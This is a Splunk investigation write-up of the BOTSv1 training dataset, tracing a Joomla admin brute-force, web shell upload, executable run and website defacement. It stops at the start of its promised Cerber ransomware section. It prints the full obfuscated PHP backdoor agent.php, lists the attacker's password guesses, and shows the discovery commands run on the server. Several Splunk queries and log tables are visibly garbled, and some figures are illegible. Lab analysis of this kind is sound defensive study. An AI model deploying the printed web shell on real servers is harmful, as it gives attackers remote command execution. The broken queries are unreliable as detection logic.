

BOTSv1 Security Investigation

APT Website Defacement and Cerber Ransomware Analysis

Platform: Splunk | Dataset: Boss of the SOC v1

Executive Summary

This report investigates two separate incidents contained in the BOTSv1 dataset. The first incident is an external attack against imreallynotbatman.com that ended with website defacement. The second incident is a Cerber ransomware infection on the workstation we8105desk used by bob.smith.

The website incident started with Acunetix scanning from 40.80.148.42. A second IP address, 23.22.63.114, performed repeated Joomla administrator login attempts. After successful access, the attacker uploaded agent.php, transferred and executed 3791.exe, performed system discovery, contacted an attacker-controlled domain and prepared the defacement image.

The ransomware incident started when a malicious Microsoft Word template on drive D: was opened. Word launched an obfuscated script chain that created temporary files and executed a fake osk.exe from AppData\Roaming. The malware disabled recovery, deleted shadow copies, displayed ransom notes and generated Cerber-related DNS and Suricata alerts.

1. Investigation Scope and Data Sources

The investigation used the botsv1 index in Splunk. Main log sources were Suricata, HTTP stream, DNS stream, SMB stream, Windows Security logs, Sysmon logs and FortiGate logs.




Figure 1: Identifying the BOTSv1 index in Splunk




Figure 2: Available log sources in the dataset

2. Scenario One - Website Defacement

2.1 Reconnaissance and vulnerability scanning

I first reviewed Suricata traffic to identify systems receiving large amounts of HTTP traffic. Port 80 was selected because the target website used unencrypted HTTP communication.




Figure 3: Destination-port activity in Suricata logs

The source IP 40.80.148.42 produced the highest amount of web traffic. Most requests were sent to imreallynotbatman.com and many targeted Joomla search paths.

```
index="botsv1" sourcetype=suricata dest_port=80 src_ip="40.80.148.42"
```




Figure 4: High-volume source IP activity


```
index="botsv1" src_ip="40.80.148.42" source="stream:http"
```

Figure 6: Raw HTTP request showing Acunetix scanner information

2.2 Joomla brute-force login and successful access

A different source IP, 23.22.63.114, sent many POST requests to the Joomla administrator login page. The requests used username admin with many different passwords. This repeated pattern is consistent with a brute-force attack.

```
index="botsv1" source="stream:http" http_method=POST imreallynotbatman.com form_data="*username=admin*"
| table _time form_data src_ip
| sort _time
```

2016-08-10 21:46:43.904	username=admin&32c15329bc3f78039869bb3bf17c28a6=1&task=login&return=aW5kZXgucGhw&option=com_login&passwd=zzzzzz	23.22.63.114
2016-08-10 21:46:47.775	username=admin&0960d493674eb04861bd64da9b662118=1&task=login&return=aW5kZXgucGhw&option=com_login&passwd=arthur	23.22.63.114
2016-08-10 21:46:46.265	username=admin&task=login&return=aW5kZXgucGhw&option=com_login&passwd=yankee&4e356e4bbd0129a852b8364810ff675f=1	23.22.63.114
2016-08-10 21:46:48.649	username=admin&923b285652f28decc583dab0141b5c13=1&task=login&return=aW5kZXgucGhw&option=com_login&passwd=4444	23.22.63.114
2016-08-10 21:48:05.858	username=admin&passwd=batman&option=com_login&task=login&return=aW5kZXgucGhw&e5ec827a3f67ce0efc546d81f7356acc=1	40.80.148.42
2016-08-10 21:46:51.394	username=admin&task=login&return=aW5kZXgucGhw&option=com_login&passwd=rock&4a40c518220c1993f0e02dc4712c5794=1	23.22.63.114
2016-08-10 21:46:51.154	username=admin&task=login&return=aW5kZXgucGhw&option=com_login&passwd=cool&a09349d0d6bdbf078ad72cf8e9348583=1	23.22.63.114
2016-08-10 21:46:51.156	username=admin&task=login&return=aW5kZXgucGhw&option=com_login&passwd=sammy&0d3bb0020f70044ffba32f7d0fa7fa88=1	23.22.63.114
2016-08-10 21:46:50.873	username=admin&task=login&return=aW5kZXgucGhw&option=com_login&passwd=august&9800c58b682f234e562dee5972a58b8d=1	23.22.63.114
2016-08-10 21:46:50.634	username=admin&task=login&return=aW5kZXgucGhw&option=com_login&passwd=phantom&a083bf4d12c07976186d8a6efa6308cf=1	23.22.63.114
2016-08-10 21:46:50.627	username=admin&task=login&return=aW5kZXgucGhw&option=com_login&passwd=williams&e3b1998d29669e8333a101735fd1c90=1	23.22.63.114
2016-08-10 21:46:50.621	username=admin&bba11501d963f628dfb862d3a07bbe674=1&task=login&return=aW5kZXgucGhw&option=com_login&passwd=private	23.22.63.114
2016-08-10 21:46:50.640	username=admin&task=login&return=aW5kZXgucGhw&option=com_login&passwd=baby&26a9247d113c378cdf06f31fa2154f2c=1	23.22.63.114
2016-08-10 21:46:50.637	username=admin&task=login&return=aW5kZXgucGhw&option=com_login&passwd=dave&1b067a8762b4c8a9909ca68aae723e5a=1	23.22.63.114
2016-08-10 21:46:50.632	username=admin&b6ca76b0ce3bd81316681686dfbd0a5=1&task=login&return=aW5kZXgucGhw&option=com_login&passwd=donald	23.22.63.114
2016-08-10 21:46:50.629	username=admin&task=login&return=aW5kZXgucGhw&option=com_login&passwd=lifehack&5804a636ec85901f132655dae4add9b=1	23.22.63.114
2016-08-10 21:46:50.624	username=admin&task=login&return=aW5kZXgucGhw&option=com_login&passwd=godzilla&44cb1c161d5917d961c94eb708ac7c1a=1	23.22.63.114

Figure 7: Repeated Joomla login attempts from 23.22.63.114

One request contained the correct password batman. The response and later authenticated administrator activity show that the credentials were accepted. Therefore, the attacker gained access to the Joomla administrator interface.

2.3 PHP backdoor upload and executable delivery

After gaining administrator access, the attacker uploaded agent.php. The multipart HTTP request contained obfuscated PHP code, which is consistent with a web shell or backdoor. This gave the attacker a method to send commands to the web server.

```
index="botsv1" source="stream:http" http_method=POST imreallynotbatman.com agent.php
| sort_time
```

```
server_ftt_sum: 22
site: imreallynotbatman.com
src_content: -----7e03b01c20990
Content-Disposition: form-data; name="install_package"; filename="agent.php"
Content-Type: text/plain

<?php
$d=' $kh="5|3481"5|;$kf=5|"9d75|5|5|b";function x($5|t,$k){$c=st5|rlen($k);$5|5|l=str5|len($t);';
$w=' "5|HTT5|5|P_ACCEPT_LANGUA5|GE"];$5|5|f($rr&&$ra)5|{ $u5|=pa5|rse_u5|rl($rr)5|; pars';
$u=str_replace('X',' ','crXeAtXXe_XfuXnXction');
$B='os5|($s[$5|i],$f);if($5|e)5|{$k=$kh5|. $kf;ob_s5|t5|art();@5|e5|val5|(@gzunco5|mpress(@x@base';
$c='code(x(gzco5|mpress5|($o5|),$k5|));p5|rint(5|"5|<$k>$d</$k>");@5|s5|ession_destro5|y());}}';
$T='i|= " ";$p5|=$ss($5|p,5|3);}if(a5|rray5|5|_k5|ey_exists($i,$s5|5|){$s[$i].=5| $p;$e=5|str5|p';
$Q='ss(m5|d5($5|i.$kh),0,5|5|3))5|;$f=$s5|l($5|5|ss(5|md5($i.$kf),0,3));$p="5|";fo5|r($z=1;$';
$a='e_s5|tr($u5|["query5|"],5|5|q);$q=arr5|a5|y_5|5|values($q)5|;pr5|e5|g_match_5|all("/([\w])5|';
$j='[\w-]+(?:;q=0.([\w\d5|5|5|)?,?/"$ra,$5|m);if($q5|&&$m){5|@sessi5|on_5|start();$s5|=&$5|5|';
$N='i|,05|,5|$e));$k));5|$o=ob_5|5|t_content5|s(5|);ob_5|e5|nd_clean();$d=5|b5|ase64_5|en';
$Y='|5|_SESSI05|N;$ss="s5|ub5|str";$5|s1=5|"strtolower";$5|i5|=$5|m[1][0].5|m[1][1];$h=$s1('$';
$t='65|45|_deco5|de(p5|reg_replace(ar5|ray("/5|_5|/" ,"/-/" ),arr5|ay("/5|5|", "+"),$5|ss($s5|['$';
$o='z<cou5|nt($5|m[1]);$5|z++) $5|p.= $q[$5|m[5|5|25|][5|5|z]];if(strpos5|5|($p,$h)==0){$s['$';
$e='}'^$k5|($5|j);}}re5|turn 5|$o;$r5|=$5|_SERVER;$rr5|=@$r[5|"HTTP_5|REFERER5|" ]5|;$ra=@$r['$';
$q=' $o=""5|;for($5|i5|=0;$i<$l;5|){for($j=5|05|;($j<$c5|&&$i<$l);5| $j++,5|i5|5|++){5|$o.= $t{$i';
$L=str_replace('5|',' ', $d.$q.$e.$w.$a.$j.$Y.$Q.$o.$t.$B.$t.$N.$c);
$R=$u(' ', $L);$R();
?>

-----7e03b01c20990
Content-Disposition: form-data; name="install_directory"

C:\inetpub\wwwroot\joomla/tmp
-----7e03b01c20990
Content-Disposition: form-data; name="install_url"

http://
```

Figure 8: Multipart upload containing agent.php and obfuscated PHP code

The same upload activity also transferred 3791.exe to the server. HTTP evidence proves delivery, but endpoint evidence was required to confirm execution.

[illegible]

Figure 9: HTTP data showing transfer of 3791.exe

2.4 Confirmation of 3791.exe execution

The victim web server was identified as we1149srv. Sysmon Event ID 1 records process creation, so it was used to confirm whether 3791.exe started.

```
index="botsv1" host="we1149srv"
sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" EventID=1
| rex field=_raw "<Data Name=[\\\"]Image[\\\"]>(?!<Image>[<+>])</Data>"
| rex field=_raw "<Data Name=[\\\"]CommandLine[\\\"]>(?!<CommandLine>[<+>])</Data>"
| rex field=_raw "<Data Name=[\\\"]ParentImage[\\\"]>(?!<ParentImage>[<+>])</Data>"
| search Image="*3791.exe*" OR CommandLine="*3791.exe*"
| table _time Image CommandLine ParentImage
| sort _time
```

New Search

index="botsv1" host="we1149srv" sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" | rex field=_raw "<EventID[\">] *>(?(EventID\\d+)</EventID>" | search EventID=1 | rex field=_raw "<Data Name=[\"\\\"]Image[\"\\\"]>(?(Image>[\"<]+)</Data>" | rex field=_raw "<Data Name=[\"\\\"]CommandLine[\"\\\"]>(?(CommandLine>[\"^<]+)</Data>" | rex field=_raw "<Data Name=[\"\\\"]ParentImage[\"\\\"]>(?(ParentImage>[\"^<]+)</Data>" | rex field=_raw "<Data Name=[\"\\\"]ParentCommandLine[\"\\\"]>(?(ParentCommandLine>[\"^<]+)</Data>" | search Image="*cmd.exe*" | table _time host EventID Image CommandLine ParentImage ParentCommandLine

Time range: All time

✓ 19 events (before 7/24/26 11:52:16.000 AM) No Event Sampling

Job

Smart Mode

Events Patterns Statistics (19) Visualization

Show: 100 Per Page

Format

Preview: On

_time	host	EventID	Image	CommandLine	ParentImage	ParentCommandLine
2016-08-10 21:56:18	we1149srv	1	C:\Windows\SysWOW64\cmd.exe	cmd.exe /c "3791.exe &1"	C:\Program Files (x86)\PHP\v5.5\php-cgi.exe	"C:\Program Files (x86)\PHP\v5.5\php-cgi.exe"
2016-08-10 21:55:33	we1149srv	1	C:\Windows\SysWOW64\cmd.exe	cmd.exe /c "ifconfig &1"	C:\Program Files (x86)\PHP\v5.5\php-cgi.exe	"C:\Program Files (x86)\PHP\v5.5\php-cgi.exe"
2016-08-10 21:55:26	we1149srv	1	C:\Windows\SysWOW64\cmd.exe	cmd.exe /c "ls &1"	C:\Program Files (x86)\PHP\v5.5\php-cgi.exe	"C:\Program Files (x86)\PHP\v5.5\php-cgi.exe"
2016-08-10 21:55:24	we1149srv	1	C:\Windows\SysWOW64\cmd.exe	cmd.exe /c "dir &1"	C:\Program Files (x86)\PHP\v5.5\php-cgi.exe	"C:\Program Files (x86)\PHP\v5.5\php-cgi.exe"
2016-08-10 21:55:22	we1149srv	1	C:\Windows\SysWOW64\cmd.exe	cmd.exe /c "echo 24365"	C:\Program Files (x86)\PHP\v5.5\php-cgi.exe	"C:\Program Files (x86)\PHP\v5.5\php-

Figure 10: Sysmon process creation evidence for 3791.exe

The result confirms that 3791.exe was executed on the compromised web server, not only uploaded.

Nabin Tharu

2.5 Post-exploitation discovery

After command execution, the attacker collected information about the server, accounts, domain systems, shares and network sessions.

- whoami - identifies the current account.
- net user - lists local or domain user accounts.
- net view /domain - discovers systems in the Windows domain.
- net share - lists shared folders on the system.
- net session - shows active SMB sessions and connected systems.

2016-08-10 21:55:26	we1149srv	1	C:\Windows\SysWOW64\cmd.exe	cmd.exe /c "ls 2>&1"	C:\Program Files (x86)\cgl.exe
2016-08-10 21:55:24	we1149srv	1	C:\Windows\System32\conhost.exe	\\?\C:\Windows\system32\conhost.exe 0xffffffff	C:\Windows\SysWOW64\cmd
2016-08-10 21:55:24	we1149srv	1	C:\Windows\SysWOW64\cmd.exe	cmd.exe /c "dir 2>&1"	C:\Program Files (x86)\cgl.exe
2016-08-10 21:55:22	we1149srv	1	C:\Windows\System32\conhost.exe	\\?\C:\Windows\system32\conhost.exe 0xffffffff	C:\Windows\SysWOW64\cmd
2016-08-10 21:55:22	we1149srv	1	C:\Windows\SysWOW64\cmd.exe	cmd.exe /c "echo 24365"	C:\Program Files (x86)\cgl.exe
2016-08-10 21:59:12	we1149srv	1	C:\Windows\SysWOW64\net.exe	net use c:\share	C:\Windows\SysWOW64\cmd
2016-08-10 21:58:59	we1149srv	1	C:\Windows\SysWOW64\net1.exe	C:\Windows\system32\net1 user	C:\Windows\SysWOW64\net
2016-08-10 21:58:59	we1149srv	1	C:\Windows\SysWOW64\net.exe	net user	C:\Windows\SysWOW64\cmd
2016-08-10 21:58:50	we1149srv	1	C:\Windows\SysWOW64\find.exe	find / "\\	C:\Windows\SysWOW64\cmd
2016-08-10 21:58:50	we1149srv	1	C:\Windows\SysWOW64\net1.exe	C:\Windows\system32\net1 session	C:\Windows\SysWOW64\net
2016-08-10 21:58:50	we1149srv	1	C:\Windows\SysWOW64\net.exe	net session	C:\Windows\SysWOW64\cmd
2016-08-10 21:58:37	we1149srv	1	C:\Windows\SysWOW64\net1.exe	C:\Windows\system32\net1 share	C:\Windows\SysWOW64\net
2016-08-10 21:58:37	we1149srv	1	C:\Windows\SysWOW64\net.exe	net share	C:\Windows\SysWOW64\cmd
2016-08-10 21:58:30	we1149srv	1	C:\Windows\SysWOW64\whoami.exe	whoami	C:\Windows\SysWOW64\cmd
2016-08-10 21:58:28	we1149srv	1	C:\Windows\SysWOW64\net.exe	net view /domain	C:\Windows\SysWOW64\cmd
2016-08-10 21:58:23	we1149srv	1	C:\Windows\System32\conhost.exe	\\?\C:\Windows\system32\conhost.exe 0xffffffff	C:\Windows\SysWOW64\cmd
2016-08-10 21:58:23	we1149srv	1	C:\Windows\SysWOW64\cmd.exe	C:\Windows\system32\cmd.exe	C:\inetpub\wwwroot\joom

Figure 11: Discovery commands executed on the compromised web server

These commands show discovery and privilege checking. They do not by themselves prove successful privilege escalation.

2.6 Malware intelligence and outbound communication

The MD5 hash of 3791.exe was extracted from Sysmon logs and searched in VirusTotal. The behaviour information linked the file with 23.22.63.114, which was also used during the brute-force activity. This provides supporting evidence that the executable belonged to the same attacker operation.

MD5: AAE3F5A29935E6ABCC2C2754D12A9AF0

Format Show: 20 Per Page View: List

i	Time	Event
>	8/10/16 9:56:18.000 PM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}'><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2016-08-10T21:56:18.142461700Z' /><EventRecordID>428908</EventRecordID><Correlation><Execution ProcessID='1296' ThreadID='1416' /><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>we1149srv.waynecorpinc.local</Computer><Security UserID='S-1-5-18' /></System><EventData><Data Name='UtcTime'>2016-08-10 21:56:18.142</Data><Data Name='ProcessGuid'>{E500B0EA-A302-57AB-0000-00108D65C301}</Data><Data Name='ProcessId'>3880</Data><Data Name='Image'>C:\inetpub\wwwroot\joomla\3791.exe</Data><Data Name='CommandLine'>3791.exe </Data><Data Name='CurrentDirectory'>C:\inetpub\wwwroot\joomla\</Data><Data Name='User'>NT AUTHORITY\IUSR</Data><Data Name='LogonGuid'>{E500B0EA-219E-57AA-0000-0020E3030000}</Data><Data Name='LogonId'>0x3e3</Data><Data Name='TerminalSessionId'>0</Data><Data Name='IntegrityLevel'>High</Data><Data Name='Hashes'>SHA1=65DF73D77324D008C83C3E57B445D0F0D43A3A51, MD5=AAE3F5A29935E6ABCC2C2754D12A9AF0, SHA256=EC78C938D8453739CA2A370B9C275971EC46CAF6E479DE2B2D04E97CC47FA45D, IMPHASH=481F47BBB2C9C21E108D65F52B04C448</Data><Data Name='ParentProcessGuid'>{E500B0EA-A302-57AB-0000-00102E63C301}</Data><Data Name='ParentProcessId'>2896</Data><Data Name='ParentImage'>C:\Windows\SysWOW64\cmd.exe</Data><Data Name='ParentCommandLine'>cmd.exe /c "3791.exe &gt;& amp;1"</Data></EventData></Event> host = we1149srv source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational

Figure 12: Sysmon event containing the executable hash

Network logs showed that 192.168.250.70 contacted prankglassinebracket.jumpingcrab.com at 23.22.63.114 over destination port 1337. The host requested /poisonivy-is-coming-for-you-batman.jpeg.

index="botsv1" src_ip="192.168.250.70" dest_ip="23.22.63.114"

http.url

3 Values, 98.926% of events

Selected Yes No

Reports

Top values Top values by time Rare values

Events with this field

Values	Count	%
/joomla/administrator/index.php	1,235	95.736%
/joomla/agent.php	52	4.031%
/poisonivy-is-coming-for-you-batman.jpeg	3	0.232%

Figure 13: HTTP path used to retrieve the JPEG file

The HTTP response contained JPEG metadata and about 554 KB of data. Therefore, the logs confirm a real file transfer. The evidence supports attacker-controlled staging and file retrieval. It should not be described as full C2 control unless command-response traffic is also shown.

[illegible]

Figure 14: HTTP response containing JPEG content

2.7 Website defacement

Shortly after the JPEG download, commands launched by php-cgi.exe renamed the downloaded image. The file was moved from 1.jpeg to 2.jpeg and then to imnotbatman.jpg.

move ..\1.jpeg 2.jpeg
move 2.jpeg imnotbatman.jpg

2016-08-10 22:19:32	we1149srv	1	C:\Windows\SysWow64\cmd.exe	cmd.exe /c "dir %*&1"	C:\Program Files (x86)\PHP\v5.5\php-cgi.exe	C:\Program Files (x86)\PHP\v5.5\php-cgi.exe"
2016-08-10 22:19:48	we1149srv	1	C:\Windows\SysWow64\cmd.exe	cmd.exe /c "dir %*&1"	C:\Program Files (x86)\PHP\v5.5\php-cgi.exe	C:\Program Files (x86)\PHP\v5.5\php-cgi.exe"
2016-08-10 22:19:22	we1149srv	1	C:\Windows\SysWow64\cmd.exe	cmd.exe /c "dir %*&1"	C:\Program Files (x86)\PHP\v5.5\php-cgi.exe	C:\Program Files (x86)\PHP\v5.5\php-cgi.exe"
2016-08-10 22:19:14	we1149srv	1	C:\Windows\SysWow64\cmd.exe	cmd.exe /c "dir %*&1"	C:\Program Files (x86)\PHP\v5.5\php-cgi.exe	C:\Program Files (x86)\PHP\v5.5\php-cgi.exe"
2016-08-10 22:21:34	we1149srv	1	C:\Windows\SysWow64\cmd.exe	cmd.exe /c "exit %*&1"	C:\Program Files (x86)\PHP\v5.5\php-cgi.exe	C:\Program Files (x86)\PHP\v5.5\php-cgi.exe"
2016-08-10 22:21:31	we1149srv	1	C:\Windows\SysWow64\cmd.exe	cmd.exe /c "exit %*&1"	C:\Program Files (x86)\PHP\v5.5\php-cgi.exe	C:\Program Files (x86)\PHP\v5.5\php-cgi.exe"
2016-08-10 22:20:33	we1149srv	1	C:\Windows\SysWow64\cmd.exe	cmd.exe /c "move 2.jpeg imnotbatman.jpg %*&1"	C:\Program Files (x86)\PHP\v5.5\php-cgi.exe	C:\Program Files (x86)\PHP\v5.5\php-cgi.exe"
2016-08-10 22:20:13	we1149srv	1	C:\Windows\SysWow64\cmd.exe	cmd.exe /c "dir %*&1"	C:\Program Files (x86)\PHP\v5.5\php-cgi.exe	C:\Program Files (x86)\PHP\v5.5\php-cgi.exe"
2016-08-10 22:20:10	we1149srv	1	C:\Windows\SysWow64\cmd.exe	cmd.exe /c "move ..\1.jpeg 2.jpeg %*&1"	C:\Program Files (x86)\PHP\v5.5\php-cgi.exe	C:\Program Files (x86)\PHP\v5.5\php-cgi.exe"

Figure 15: Commands used to rename the defacement image

Because php-cgi.exe was the parent process, the commands were most likely executed through the uploaded PHP backdoor. The timing and file names support the conclusion that the downloaded JPEG was used to replace the website image.

3. Scenario Two - Cerber Ransomware on we8105desk

3.1 Identifying the affected workstation

A dashboard was used to review communication pairs. The pair 192.168.2.50 to 192.168.250.100 had high traffic. Further endpoint review showed that 192.168.250.100 was mainly associated with host we8105desk.

